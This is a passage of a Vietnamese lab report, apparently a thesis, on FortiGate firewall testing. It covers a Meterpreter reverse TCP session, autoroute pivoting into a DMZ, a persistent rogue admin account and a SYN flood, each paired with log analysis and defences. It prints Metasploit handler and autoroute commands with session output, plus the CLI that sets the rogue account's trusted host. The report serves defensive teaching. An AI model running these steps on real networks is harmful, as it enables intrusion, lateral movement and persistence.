
Mô hình thử nghiệm bao gồm máy Kali Linux ở vùng WAN (10.20.0.60) đóng vai trò điều khiển, máy LAN 1 (192.168.1.51) đóng vai trò nạn nhân thực thi payload, và máy chủ Web DMZ (10.10.10.200) là mục tiêu di chuyển ngang cuối cùng. Khi payload trên máy LAN được kích hoạt, một phiên Reverse TCP sẽ khởi tạo ngược về máy Kali. Từ phiên điều khiển này, kỹ thuật autoroute được áp dụng để thiết lập tuyến định tuyến nội bộ hướng đến dải mạng DMZ 10.10.10.0/24. Điểm yếu lớn nhất bị khai thác trong kịch bản là chính sách tường lửa LAN-to-WAN quá rộng rãi, kết hợp với các quy tắc LAN-to-DMZ chưa đủ chặt chẽ, tạo điều kiện thuận lợi cho hành vi xâm nhập sâu vào hệ thống.

Quy trình thực nghiệm

Trước khi bắt đầu, các máy ảo được cấu hình hoạt động trong mạng lab riêng biệt và được chụp lại snapshot để sẵn sàng khôi phục. Tính năng ghi log trên tường lửa FortiGate đối với các rule LAN-to-WAN và LAN-to-DMZ cũng được bật đầy đủ nhằm theo dõi chính xác mọi luồng dữ liệu phát sinh trong quá trình thử nghiệm.

Bước 1: Khởi chạy payload Meterpreter trên máy LAN 1 (192.168.1.51) để tạo kết nối Reverse TCP về máy Kali (10.20.0.60). Lúc này, trình lắng nghe Metasploit Handler trên máy Kali sẽ tiếp nhận kết nối và mở thành công phiên điều khiển từ xa.

Bước 2: Thực hiện thiết lập tuyến điều hướng ngay trong phiên Meterpreter thông qua lệnh autoroute đến dải mạng 10.10.10.0/24. Lệnh này giúp định tuyến toàn bộ lưu lượng kiểm thử từ máy Kali đi qua máy LAN 1 để tiếp cận vùng DMZ. Sau khi cấu hình, bảng định tuyến được kiểm tra lại để bảo đảm tuyến kết nối qua trung gian đã hoạt động ổn định.



Hình 4.7. Xác nhận phiên điều khiển từ xa trên máy tại Admin LAN.

Bước 3: Thiết lập tuyến pivoting từ máy LAN sang DMZ. Ngay trên phiên Meterpreter vừa thu được, kích hoạt module *post/multi/manage/autoroute* với thông số

SUBNET=10.10.10.0 và *NETMASK=255.255.255.0* nhằm biến máy LAN 1 thành điểm trung chuyển dữ liệu nội bộ hướng tới dải mạng DMZ.

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.10.0/255.255.255.0...
[+] Added route to 10.10.10.0/255.255.255.0 via 10.20.0.1
[*] Use the -p option to list all active routes
```

Hình 4.8. Thiết lập tuyến điều hướng (autoroute) từ máy LAN đến mạng DMZ.

Bước 4: Trích xuất và xác nhận bảng định tuyến mới. Truy vấn danh sách các tuyến định tuyến đang hoạt động bằng lệnh *run autoroute -p* hoặc kiểm tra thông số routing table trong Socks Proxy để bảo đảm subnet 10.10.10.0/24 đã được ghi nhận đi qua Session Meterpreter hiện hành.

```
msf exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set payload linux/x64/meterpreter/bind_tcp
payload => linux/x64/meterpreter/bind_tcp
msf exploit(multi/handler) > set RHOST 10.10.10.200
RHOST => 10.10.10.200
msf exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf exploit(multi/handler) > exploit
[*] Started bind TCP handler against 10.10.10.200:5555
[*] Sending stage (3090404 bytes) to 10.10.10.200
[*] Meterpreter session 3 opened (Local Pipe -> Remote Pipe via session 2) at 2026-09-23 02:46:22 -0400


meterpreter > ls
Listing: /home/kali
===================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100600/rw-------  0        fil   2026-01-25 09:22:57 -0500  .ICEauthority
100600/rw-------  49       fil   2026-09-23 01:01:56 -0400  .Xauthority
100644/rw-r--r--  220      fil   2025-12-02 21:36:53 -0500  .bash_logout
100644/rw-r--r--  5551     fil   2025-12-02 21:36:53 -0500  .bashrc
100644/rw-r--r--  3526     fil   2025-12-02 21:36:53 -0500  .bashrc.original
040775/rwxrwxr-x  4096     dir   2026-08-31 22:49:09 -0400  .cache
040775/rwxrwxr-x  4096     dir   2026-08-30 13:29:26 -0400  .cme
040755/rwxr-xr-x  4096     dir   2026-09-03 04:54:56 -0400  .config
100644/rw-r--r--  35       fil   2026-01-25 09:22:57 -0500  .dmrc
040700/rwx------  4096     dir   2026-01-25 10:38:36 -0500  .emacs.d
100644/rw-r--r--  11759    fil   2025-12-02 21:36:53 -0500  .face
100644/rw-r--r--  11759    fil   2025-12-02 21:36:53 -0500  .face.icon
040700/rwx------  4096     dir   2026-01-25 09:22:57 -0500  .gnupg
040755/rwxr-xr-x  4096     dir   2025-12-02 21:36:53 -0500  .java
040700/rwx------  4096     dir   2026-05-10 23:19:17 -0400  .john
040755/rwxr-xr-x  4096     dir   2026-01-25 09:22:57 -0500  .local
040700/rwx------  4096     dir   2026-05-17 12:21:47 -0400  .mozilla
040775/rwxrwxr-x  4096     dir   2026-05-07 12:50:28 -0400  .msf4
040775/rwxrwxr-x  4096     dir   2026-08-30 13:27:27 -0400  .nxc
100644/rw-r--r--  807      fil   2025-12-02 21:36:53 -0500  .profile
040775/rwxrwxr-x  4096     dir   2026-08-30 21:24:34 -0400  .recon-ng
100600/rw-------  20480    fil   2026-05-19 21:32:57 -0400  .setup.sh.swp
040700/rwx------  4096     dir   2026-08-31 07:29:37 -0400  .ssh
```

Hình 4.9. Xác nhận tuyến truy cập qua máy LAN đến vùng DMZ.

Bước 5: Khởi tạo kết nối kiểm thử tới mục tiêu trong DMZ. Tận dụng tuyến đường pivoting đã thiết lập để quét cổng và truyền lưu lượng thử nghiệm tới Web Server DMZ (10.10.10.200:80), qua đó xác minh hành vi di chuyển ngang (lateral movement)

xuyên qua các vùng mạng của tường lửa thành công.



Hình 4.10. Xác nhận phiên kiểm thử kết nối đến máy DMZ.


Bước 6: Thu thập dữ liệu nhật ký và hoàn trả môi trường lab. Trích xuất bản ghi lưu lượng tại giao diện Log & Report → Forward Traffic cùng System Events trên FortiGate để lấy bằng chứng số, sau đó đóng toàn bộ phiên kết nối, xóa payload, thắt chặt lại Firewall Policy và khôi phục các máy ảo về trạng thái snapshot sạch ban đầu.

Phân tích bằng chứng số

Dữ liệu nhật ký Forward Traffic trên FortiGate phản ánh rõ ràng toàn bộ diễn biến của kịch bản thực nghiệm. Khi payload Meterpreter kích hoạt kết nối Reverse TCP, hệ thống ghi nhận luồng dữ liệu phát sinh từ máy LAN 192.168.1.51 đến máy Kali 10.20.0.60 qua giao thức TCP. Việc một máy trạm trong mạng nội bộ tự động mở kết nối ra ngoài đến một địa chỉ lạ là dấu hiệu bất thường rõ rệt. Đáng chú ý, bản ghi cho thấy hai trạng thái xử lý trái ngược của tường lửa. Luồng kết nối ban đầu được chấp thuận (Accept) do chính sách LAN-to-WAN còn quá lỏng lẻo. Tuy nhiên, sau khi thu hẹp quy tắc kiểm soát, các kết nối tương tự đã bị chặn hoàn toàn (Deny) bởi Implicit Deny Rule. Kết quả đối chiếu này chứng minh việc cấu hình chính sách ảnh hưởng trực tiếp đến khả năng duy trì kênh điều khiển của mã độc.

Để phân tích toàn diện bản ghi Forward Traffic, cần kiểm tra kỹ các trường thông tin quan trọng. Trường Date/Time giúp xác định chính xác thời điểm diễn ra hành vi nghi vấn. Trường Source 192.168.1.51 chỉ rõ máy trạm bị xâm nhập, còn Destination 10.20.0.60 xác định máy chủ điều khiển của đối tượng tấn công. Các trường Application Name và Service hỗ trợ nhận diện dịch vụ cùng cổng giao tiếp được sử dụng. Ngoài ra, trường Result thể hiện trạng thái xử lý của FortiGate, Policy ID chỉ ra quy tắc áp dụng, và dung lượng Sent/Received Bytes phản ánh quy mô dữ liệu trao đổi. Quá trình đánh giá đòi hỏi phải đối chiếu đồng thời thời gian, quy tắc áp dụng và trạng thái kết nối để đảm bảo tính chính xác.

Song song với lưu lượng mạng, nhật ký System Events trên FortiGate lưu lại toàn bộ thao tác điều chỉnh cấu hình hệ thống. Đây là nguồn dữ liệu quan trọng để phát hiện hành vi duy trì truy cập, tạo tài khoản trái phép hoặc nâng cao đặc quyền. Nhật ký đã ghi nhận chuỗi sự kiện thay đổi cấu hình liên quan đến việc tạo và gán quyền cho tài khoản mới. Sự phối hợp giữa thông tin lưu lượng và nhật ký hệ thống giúp tạo nên bằng chứng đầy đủ về hành vi xâm nhập.



Hình 4.11. System Events ghi nhận thay đổi cấu hình trên FortiGate.

Trong quá trình rà soát hệ thống, tài khoản backup_support được phát hiện đã được thiết lập Trusted Host theo một IP nguồn cố định. Dù cấu hình này hạn chế nguy cơ đăng nhập từ địa chỉ lạ, mức độ an toàn vẫn chưa thực sự đảm bảo. Tài khoản này nắm giữ đặc quyền cao nhưng không kích hoạt xác thực hai yếu tố. Đồng thời, việc giao tiếp

với giao diện quản trị vẫn diễn ra qua HTTP không mã hóa. Điều này tạo ra rủi ro lớn khiến thông tin đăng nhập dễ bị nghe lén trên đường truyền.

```
FortiGate-70G # config system admin

FortiGate-70G (admin) # edit "backup_support"


FortiGate-70G (backup_support) # set trusthost1 10.20.0.60 255.255.255.255

FortiGate-70G (backup_support) # next

FortiGate-70G (admin) # end

FortiGate-70G #
```

Hình 4.12. Cấu hình Trusted Host cho tài khoản quản trị.



Hình 4.13. Danh sách tài khoản quản trị và Trusted Host trên FortiGate.

Giải pháp phòng thủ và đánh giá

Kết quả thực nghiệm cho thấy mã độc không nhất thiết phải tấn công trực tiếp vào máy chủ DMZ từ Internet. Một máy trạm LAN bị chiếm quyền hoàn toàn có thể trở thành bàn đạp để di chuyển ngang nếu chính sách tường lửa giữa các vùng mạng còn dư thừa. Do đó, việc triển khai các biện pháp phòng vệ đa lớp là yêu cầu bắt buộc để bảo vệ hệ thống [3].

Trước hết, hệ thống cần thắt chặt kiểm soát luồng dữ liệu hướng ra ngoài mạng. Thay vì cho phép mọi dịch vụ và đích đến, tường lửa chỉ nên mở các dịch vụ thiết yếu

như HTTP, HTTPS, DNS đến những địa chỉ đã được phê duyệt. Nguyên tắc từ chối mặc định phải được áp dụng triệt để đối với các lưu lượng còn lại.

Bên cạnh đó, chính sách kết nối giữa vùng LAN và DMZ cần được giới hạn tối đa. Lưu lượng giữa hai vùng này chỉ nên mở đúng theo nhu cầu vận hành thực tế. Việc loại bỏ các quy tắc cho phép kết nối tự do sẽ ngăn chặn nguy cơ di chuyển ngang khi có sự cố.

Đồng thời, các máy trạm cần được trang bị giải pháp bảo vệ điểm cuối EDR. Công cụ này giúp phát hiện sớm tệp tin độc hại, tiến trình lạ và hành vi can thiệp hệ thống. Điều này ngăn chặn payload thực thi trước khi kết nối ngược được khởi tạo.

Giao diện quản trị FortiGate cũng cần được củng cố bằng cách chuyển hoàn toàn sang HTTPS và tắt giao thức HTTP. Hệ thống nên bắt buộc sử dụng xác thực hai yếu tố, giới hạn Trusted Host và áp dụng nguyên tắc phân quyền tối thiểu. Quản trị viên cần theo dõi chặt chẽ nhật ký System Events để phát hiện bất thường kịp thời.

Cuối cùng, toàn bộ nhật ký sự kiện nên được đẩy về hệ thống quản lý tập trung SIEM. Việc này giúp bảo toàn bằng chứng và phục vụ công tác điều tra sự cố khi cần thiết. Quá trình lưu trữ log phải được bảo vệ nghiêm ngặt để tránh bị can thiệp hoặc xóa bỏ [3].

Phát hiện	Tác động tiềm ẩn	Biện pháp đề xuất
Máy LAN tạo kết nối bất thường ra ngoài vùng LAN	Kênh Reverse TCP / C&C beacon	Egress Filtering, chặn đích không phê duyệt
Policy LAN-to-WAN quá rộng	Cho phép lưu lượng không phục vụ nghiệp vụ	Chỉ mở HTTP, HTTPS, DNS cho đích cụ thể
Policy LAN-to-DMZ thiếu giới hạn	Tạo điều kiện lateral movement sang DMZ	Chỉ cho phép đúng dịch vụ và đúng nguồn cần thiết
Tài khoản quản trị quyền cao không có MFA	Rủi ro persistence và thay đổi cấu hình	Least privilege, MFA, Trusted Host, giám sát System Events

Phát hiện	Tác động tiềm ẩn	Biện pháp đề xuất
Giao diện quản trị dùng HTTP	Nguy cơ lộ thông tin đăng nhập	Chỉ dùng HTTPS, tắt HTTP quản trị
Log bị xóa làm mất bằng chứng	Giảm khả năng điều tra sự cố	Log tập trung, phân quyền, bảo vệ tính toàn vẹn log

4.3. Kịch bản 4: Denial-of-Service - Tấn công TCP SYN Flood và cơ chế phòng chống trên FortiGate

Mục tiêu và mô hình tấn công

Tấn công TCP SYN Flood là một dạng từ chối dịch vụ rất phổ biến, đánh trực tiếp vào điểm yếu trong quá trình bắt tay ba bước của giao thức TCP. Kẻ tấn công gửi liên tục các gói tin SYN đến máy chủ nhưng cố tình không gửi lại gói ACK cuối cùng để hoàn tất kết nối. Việc này buộc tường lửa hoặc máy chủ phải duy trì hàng loạt phiên kết nối dở dang trong bảng trạng thái. Khi lượng kết nối chờ này quá lớn, tài nguyên hệ thống sẽ bị cạn kiệt khiến dịch vụ ngưng hoạt động và người dùng hợp lệ không thể truy cập được nữa.

Trong bài thực nghiệm này, luồng dữ liệu tấn công bắt đầu từ máy Kali Linux đặt tại vùng WAN với IP 10.20.0.60, đi qua giao diện virtual-wan-link trên FortiGate và hướng tới địa chỉ Virtual IP 10.20.0.200 cổng 80. Sau đó, FortiGate thực hiện ánh xạ NAT để chuyển tiếp lưu lượng vào máy chủ Web Server trong vùng DMZ tại địa chỉ 10.10.10.200. Mục tiêu chính của kịch bản là kiểm thử khả năng nhận diện bất thường tcp_syn_flood của FortiGate, đồng thời đánh giá hiệu quả của DoS Policy trong việc ngăn chặn hành vi làm cạn kiệt bảng trạng thái.

Quy trình thực nghiệm

Quá trình thử nghiệm bắt đầu bằng việc kiểm tra và thiết lập trạng thái nền cho hệ thống. Kết nối từ máy Kali đến gateway 10.20.0.1 của FortiGate được xác nhận thông suốt, dịch vụ web trên DMZ hoạt động bình thường và quy tắc Firewall Policy WAN_to_DMZ_Web đã ở trạng thái sẵn sàng cho phép lưu lượng đi qua.

Bước tiếp theo là tiến hành cấu hình DoS Policy trực tiếp trên giao diện quản trị FortiGate. Tại danh mục Policy & Objects, một chính sách DoS mới được tạo trên interface virtual-wan-link với địa chỉ nguồn, địa chỉ đích và dịch vụ đều thiết lập ở mức all. Trong phần Anomaly, tính năng tcp_syn_flood được kích hoạt với hành động Block, ngưỡng phát hiện đặt ở mức 200 gói trên giây và bật chế độ ghi log. DoS Policy được áp dụng cho toàn bộ địa chỉ đích nhằm bảo vệ diện rộng cho mọi dịch vụ đi qua giao diện WAN.

Để đảm bảo tính chính xác trước khi phát tải lớn, một yêu cầu HTTP thông thường được gửi từ máy Kali đến Virtual IP 10.20.0.200. Kết quả phản hồi thành công xác nhận cơ chế NAT và chuyển tiếp luồng dữ liệu của tường lửa đang vận hành bình thường.

Sau khi hoàn tất chuẩn bị, công cụ hping3 trên máy Kali được sử dụng để phát liên tục các gói tin SYN cường độ cao nhắm vào cổng 80 của Virtual IP. Tiến trình này được duy trì trong khoảng 15 đến 30 giây để tạo tải đủ lớn nhưng không làm ảnh hưởng đến tài nguyên chung của môi trường lab. Khi lưu lượng vượt quá ngưỡng 200 gói trên giây, module DoS Sensor trên FortiGate lập tức phát hiện bất thường và kích hoạt cơ chế ngăn chặn.


Ngay sau khi dừng công cụ tấn công, toàn bộ dữ liệu nhật ký sự kiện được trích xuất từ phần Security Events để phục vụ việc phân tích chi tiết.

Thuộc tính DoS Policy	**Giá trị cấu hình**
Interface	virtual-wan-link
Source Address	all
Destination Address	all
Service	ALL
Anomaly	tcp_syn_flood
Trạng thái	Enable
Ghi log	Enable

Thuộc tính DoS Policy	Giá trị cấu hình
Hành động	Block
Ngưỡng phát hiện	200 pkts/s

Phân tích bằng chứng số

Nhật ký sự kiện trong mục Anomaly ghi nhận hàng loạt bản ghi bất thường tcp_syn_flood với mức độ cảnh báo Critical. Địa chỉ IP nguồn được xác định chính xác là 10.20.0.60, trùng khớp hoàn toàn với máy Kali phát lưu lượng. Trường Protocol mang giá trị 6 đại diện cho giao thức TCP, khẳng định đúng đặc điểm của kiểu tấn công SYN Flood.



Hình 4.14. Log Security Events ghi nhận các sự kiện tcp_syn_flood từ địa chỉ nguồn 10.20.0.60.

Điểm đáng chú ý nhất nằm ở trường Action khi ghi nhận giá trị clear_session. Điều này chứng minh FortiGate đã chủ động hủy bỏ các phiên kết nối dở dang để giải phóng tài nguyên cho bảng trạng thái, qua đó bảo vệ bộ nhớ hệ thống không bị cạn kiệt. Số lượng bản ghi gia tăng nhanh chóng trong thời gian phát tải cũng phản ánh độ nhạy và tính kịp thời của module phòng thủ.

Tuy nhiên, kết quả này mới chỉ phản ánh năng lực xử lý của tường lửa tại tầng biên dựa trên các chỉ số log. Để đánh giá toàn diện hơn, hệ thống cần đo lường thêm độ

trễ và khả năng phản hồi thực tế của Web Server đối với người dùng hợp lệ trong suốt quá trình diễn ra đợt tấn công.

Giải pháp phòng thủ và đánh giá

Thực nghiệm cho thấy DoS Policy trên FortiGate đã hoạt động hiệu quả khi phát hiện và ngăn chặn kịp thời lưu lượng SYN Flood. Dù vậy, để triển khai trong thực tế, quản trị viên cần đo lường lưu lượng mạng lúc bình thường nhằm tính toán ngưỡng kích hoạt tối ưu, tránh trường hợp nhận diện nhầm các truy cập hợp lệ là tấn công. Cấu hình chính sách cũng nên thu hẹp phạm vi vào các dịch vụ cần thiết thay vì áp dụng cho tất cả dịch vụ.

Bên cạnh đó, việc kết hợp thêm tính năng IPS và tường lửa ứng dụng web WAF sẽ giúp tăng cường khả năng bảo vệ cho máy chủ. Hệ thống cũng cần thiết lập cơ chế cảnh báo tự động và đẩy nhật ký về SIEM tập trung để phục vụ công tác giám sát dài hạn.

Đối với các đợt tấn công phân tán quy mô lớn vượt quá băng thông của đường truyền, việc sử dụng thêm giải pháp Anti-DDoS từ nhà cung cấp dịch vụ mạng hoặc các hạ tầng đám mây là điều bắt buộc để đảm bảo tính sẵn sàng cho hệ thống.

CHƯƠNG 5. KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

Đề tài đã xây dựng và vận hành được mô hình mạng phân vùng WAN – DMZ – Admin LAN với FortiGate-70G đóng vai trò trung tâm thực hiện routing, NAT, access control và logging. Web Server được tách biệt trong DMZ, trong khi hoạt động quản trị được bố trí tại Admin LAN nhằm hạn chế khả năng ảnh hưởng trực tiếp giữa dịch vụ công khai và tài nguyên quản trị. Cơ chế Virtual IP kết hợp Static NAT và Port Forwarding đã công bố dịch vụ HTTP từ Web Server DMZ ra vùng WAN thông qua địa chỉ 10.20.0.200 mà không yêu cầu máy bên ngoài truy cập trực tiếp địa chỉ nội bộ 10.10.10.200. Kết quả kiểm tra thông tuyến và Forward Traffic cho thấy traffic từ WAN được FortiGate xử lý đúng theo Firewall Policy và chuyển tiếp tới Web Server, qua đó xác nhận kiến trúc đã đáp ứng được mục tiêu phân vùng, công bố dịch vụ có kiểm soát và tạo nền tảng cho các kịch bản kiểm thử ATTT tiếp theo.

Kịch bản Network Sniffing và System Hacking cho thấy một cấu hình quản trị không an toàn có thể tạo thành chuỗi compromise liên tục thay vì chỉ gây ra một rủi ro riêng lẻ. Khi giao diện quản trị FortiGate được truy cập qua HTTP, Wireshark có thể quan sát HTTP POST tới API authentication và đọc được credential, session cookie cùng các dữ liệu liên quan do traffic không được bảo vệ bởi TLS. Credential thu được sau đó đã được sử dụng để đăng nhập vào FortiGate và tạo tài khoản backup_support với profile super_admin cùng Trusted Host 10.20.0.60/32, qua đó hình thành một cơ chế account-based persistence cho phép attacker duy trì quyền truy cập quản trị. Kết quả này cho thấy việc bảo vệ management plane phải được thực hiện đồng thời bằng HTTPS/VPN, MFA, Trusted Host, Least Privilege và giám sát System Events, bởi chỉ một điểm yếu tại kênh truyền cũng có thể dẫn tới compromise tài khoản đặc quyền và thay đổi toàn bộ security policy của hệ thống.

Kịch bản Malware Threats và Lateral Movement chứng minh rằng việc phân chia network thành nhiều zone chỉ thực sự có hiệu quả khi communication giữa các zone được kiểm soát theo nguyên tắc Least Privilege. Trong thử nghiệm, máy tại Admin LAN sau khi thực thi Meterpreter payload đã chủ động tạo Reverse TCP connection về máy Kali ở WAN; khi LAN-to-WAN policy còn quá rộng, C2 channel có thể được thiết lập và compromised host được sử dụng làm pivot để tạo route tới subnet DMZ

10.10.10.0/24. Từ foothold này, traffic kiểm thử đã tiếp cận được Web Server 10.10.10.200, cho thấy một endpoint nội bộ bị compromise có thể trở thành bàn đạp cho Lateral Movement nếu policy LAN-to-DMZ hoặc các inter-zone permission được cấp rộng hơn nhu cầu thực tế. Sau khi policy được thu hẹp, các connection tương tự bị Implicit Deny chặn lại, qua đó khẳng định vai trò của Egress Filtering, default-deny và việc chỉ cho phép đúng source, destination, service cần thiết trong việc ngăn malware duy trì C2 và hạn chế sự lan rộng của compromise.

Kịch bản TCP SYN Flood đã kiểm chứng khả năng của DoS Policy và Anomaly detection trên FortiGate trong việc bảo vệ availability của dịch vụ được công bố qua Virtual IP. Khi máy Kali tại WAN phát SYN traffic cường độ cao tới 10.20.0.200:80, anomaly tcp_syn_flood với threshold 200 packets/s đã phát hiện traffic vượt ngưỡng, tạo Security Event ở mức Critical và thực hiện action clear_session để loại bỏ các half-open connection, qua đó giảm nguy cơ cạn kiệt session table. Kết quả cho thấy FortiGate có khả năng nhận diện và phản ứng với SYN Flood trong điều kiện lab đã xây dựng, đồng thời cho phép administrator theo dõi source, protocol và trạng thái xử lý thông qua log. Tuy nhiên, thử nghiệm mới được thực hiện từ một nguồn trong khoảng thời gian có kiểm soát và chưa đo đầy đủ latency, throughput cũng như response time của legitimate client trong khi attack diễn ra, vì vậy kết quả chưa thể đại diện cho khả năng chống chịu trước một DDoS phân tán hoặc volumetric attack có quy mô vượt quá bandwidth của đường truyền.

